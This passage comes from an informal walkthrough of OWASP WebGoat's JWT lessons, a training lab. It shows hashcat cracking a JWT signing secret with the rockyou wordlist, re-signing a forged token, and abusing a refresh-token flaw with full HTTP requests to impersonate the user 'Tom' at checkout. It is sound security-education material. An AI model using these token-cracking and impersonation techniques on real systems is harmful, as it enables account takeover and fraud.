MTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjo
idG9tQHdlYmdvYXQuY29tIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.vPe-qQPOt78zK8wrbN1TjNJj3LeX9Qbch6oo23RUJ
gM -a0 /usr/share/wordlists/rockyou.txt
```

Yep… that’s why I used an example command… this shit nasty

Now we spool it up and wait for the rest of ou…




```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQi
OjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJ0b21Ad2ViZ
29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29tIiwiUm9sZSI6WyJNYW
5hZ2VyIiwiUHJvamVjdCBBZG1pbmlzdHJhdG9yIl19.vPe-qQPOt78zK8wrbN1TjNJj3LeX9Qbch6oo23RUJg
M:victory

Session..........: hashcat
Status...........: Cracked
Hash.Type........: JWT (JSON Web Token)
Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZW...3RUJgM
Time.Started.....: Mon Jul 22 23:11:51 2019 (0 secs)
Time.Estimated...: Mon Jul 22 23:11:51 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   316.5 kH/s (11.83ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> oooooo
```

Quick shoutout to Black Hills (the devs of hashcat) for their hashcat cheat sheet:

https://www.dropbox.com/s/kdklrowv683yq1a/HashcatCheatSheet.v2018.1b%20%282%29.pdf?dl=0

Well damn… that was fast… alrighty well if you look at the end of the token right after the semicolon we can see the secret used to help sign it: **victory**

So now we can make whatever changes OWASP needs us to do, slap that secret we worked so hard for into the signature, and claim a job well done:



```
eyJhbGciOiJIUzI1NiIsInR5cCI6Ik
pXVCJ9.eyJpc3MiOiJXZWJHb2F0IFR
va2VuIEJ1aWxkZXIiLCJpYXQiOjE1M
jQyMTA5MDQsImV4cCI6MTYxODkwNTM
wNCwiYXVkIjoid2ViZ29hdC5vcmciL
CJzdWIiOiJ0b21Ad2ViZ29hdC5jb20
iLCJ1c2VybmFtZSI6IldlYkdvYXQiL
CJFbWFpbCI6InRvbUB3ZWJnb2F0LmN
vbSIsIlJvbGUiOlsiTWFuYWdlciIsI
lByb2plY3QgQWRtaW5pc3RyYXRvciJ
dfQ.dImA6LEwQc1-
ZqVPWWGE01u1jO2a-
yfx8lZetbDqiTc
```

HEADER:


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD:

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "WebGoat",
  "Email": "tom@webgoat.com",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  victory
) ☐ secret base64 encoded
```




✓

QWRtaW5pc3RyYXRvciJdfQ.dImA6LEwQc1-ZqVPWWGE01u1jO2a-yfx8lZetbDqiTc

Congratulations. You have successfully completed the assignment.

5. This was a weird challenge, honestly it felt like a bit was missing. Even if you look at the hints and everything it's still very easy to get lost… Though after solving it (after looking at a writeup where the dude went into the fucking source code of webgoat to figure out what to do to solve the damn thing, found here: https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html) I think I can piece together how to solve it just from the info provided.

So lets do it!



Assignment


From a breach of last year the following logfile is available here Can you find a way to order the books but let **Tom** pay for them?

Product	Quantity	Price	Total	
Learn to defend your application with WebGoat by WebGoat Publishing Status: **In Stock**	3	$ 4.87	$14.61	✖ Remove
Pentesting for professionals by WebWolf Publishing Status: **Leaves warehouse in 2 - 3 weeks**	2	$4.99	$9.98	✖ Remove

Subtotal $24.59
Estimated shipping $6.94

Total $31.53


They also give us a log file:



```
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "GET /JWT/refresh
/checkout?token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQky
DH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q HTTP/1.1" 401 242 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 200 12783 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/login HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "GET /JWT/refresh/addItems HTTP/1.1" 404 249 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
195.206.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 404 215 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36" "-"
```

Okay so… yeah… I have no idea how they wanted us to figure it out… we don't have a refresh token… or a refresh endpoint… or… anything really… so here's what Jang Yong Ha did in his writeup (again, found here: https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html i'm going to keep plugging him because this writeup saved my ass big time on stream.)


So he starts out by throwing a JSON payload with some credentials that I guess he pulled from the source code at the login endpoint:



```
POST /WebGoat/JWT/refresh/login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
Content-Length: 46

{"user":"Jerry","password":"bm5nhSkxCXZkKRy4"}
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 23 Jul 2019 07:15:56 GMT
Connection: close
Content-Length: 220

{
  "access_token" :
"eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbiI6ImZhbHNlIiwidXNlciI
6IkplcnJ5In0.Z-ZX2L0Tuub0LEyj9NmyVADu7tK40gL9h1EJeRg1
DDa6z5_H-SrexH1MYHoIxRyApnOP7NfFonP3rOw1Y5qi0A",
  "refresh_token" : "XxoiDJKwSoWoPmyuQmLf"
}
```

This is as much guidance as the write up gave for us, but honestly with this starting point this about as much as we to complete the challenge on our own. In the other writeup provided in WebGoat they talk about a vulnerability discovered where you can refresh any bearer token with a refresh token and if you remember from the log they give us an expired token, So lets do it!




```
POST /WebGoat/JWT/refresh/newToken HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW
4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9
iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 40

{"refresh_token":"MDIoYmjMbVpQOOemBJtB"}
```

A couple things to note here:

- **JWT/refresh/newToken:** This is the endpoint where we can refresh our token, I found this from the hints given in webgoat
- **Content-Type:** make sure this is set to application/json, as this will tell the endpoint what the payload is and how to parse it
- **Authorization:** This is where that token we pulled from the log file goes


Now that our headers, payload, and endpoint are set we can fire this off and claim to be Tom:



```
POST /WebGoat/JWT/refresh/newToken HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyN
jIxNzgxMSwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9z
QkyDH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9iAd4QuqmKcchfbU8FNzeBN
F9tLeFXHZLU4yRkq-bjm7Q
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 40

{"refresh_token":"MDIoYmjMbVpQOOemBJtB"}
```

```
HTTP/1.1 200
X-Application-Context: application:8080
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/json;charset=UTF-8
Date: Tue, 23 Jul 2019 23:25:12 GMT
Connection: close
Content-Length: 217

{
  "access_token" :
"eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbiI6ImZhbHNlIiwidXNl
ciI6IlRvbSJ9.a4yUoDOuv6L7ICs-HsE6craLHG_u6YDTkmXi
GHjF7GdJZVZWCTurWBBunW9ujab8f4vNG31XAEvWYUEmAt0SG
g",
  "refresh_token" : "uzDBKeIvDCgHfkwIJvFL"
}
```

And now we can double check to make sure that our new token belongs to Tom:



```
eyJhbGciOiJIUzUxMiJ9.eyJhZG1pb
iI6ImZhbHNlIiwidXNlciI6IlRvbSJ
9.a4yUoDOuv6L7ICs-
HsE6craLHG_u6YDTkmXiGHjF7GdJZV
ZWCTurWBBunW9ujab8f4vNG31XAEvW
YUEmAt0SGg
```


```
{
  "alg": "HS512"
}
```

```
{
  "admin": "false",
  "user": "Tom"
}
```

```
HMACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


So now that we have a fresh token that doesn’t belong to us, we can buy things with money that also doesn't belong to us! To do this we can just intercept the packet from clicking the checkout button and sending it to repeater

From here it’s just a matter of making similar changes to the packet like we have previously except now using our new and totally legitimate token:




```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
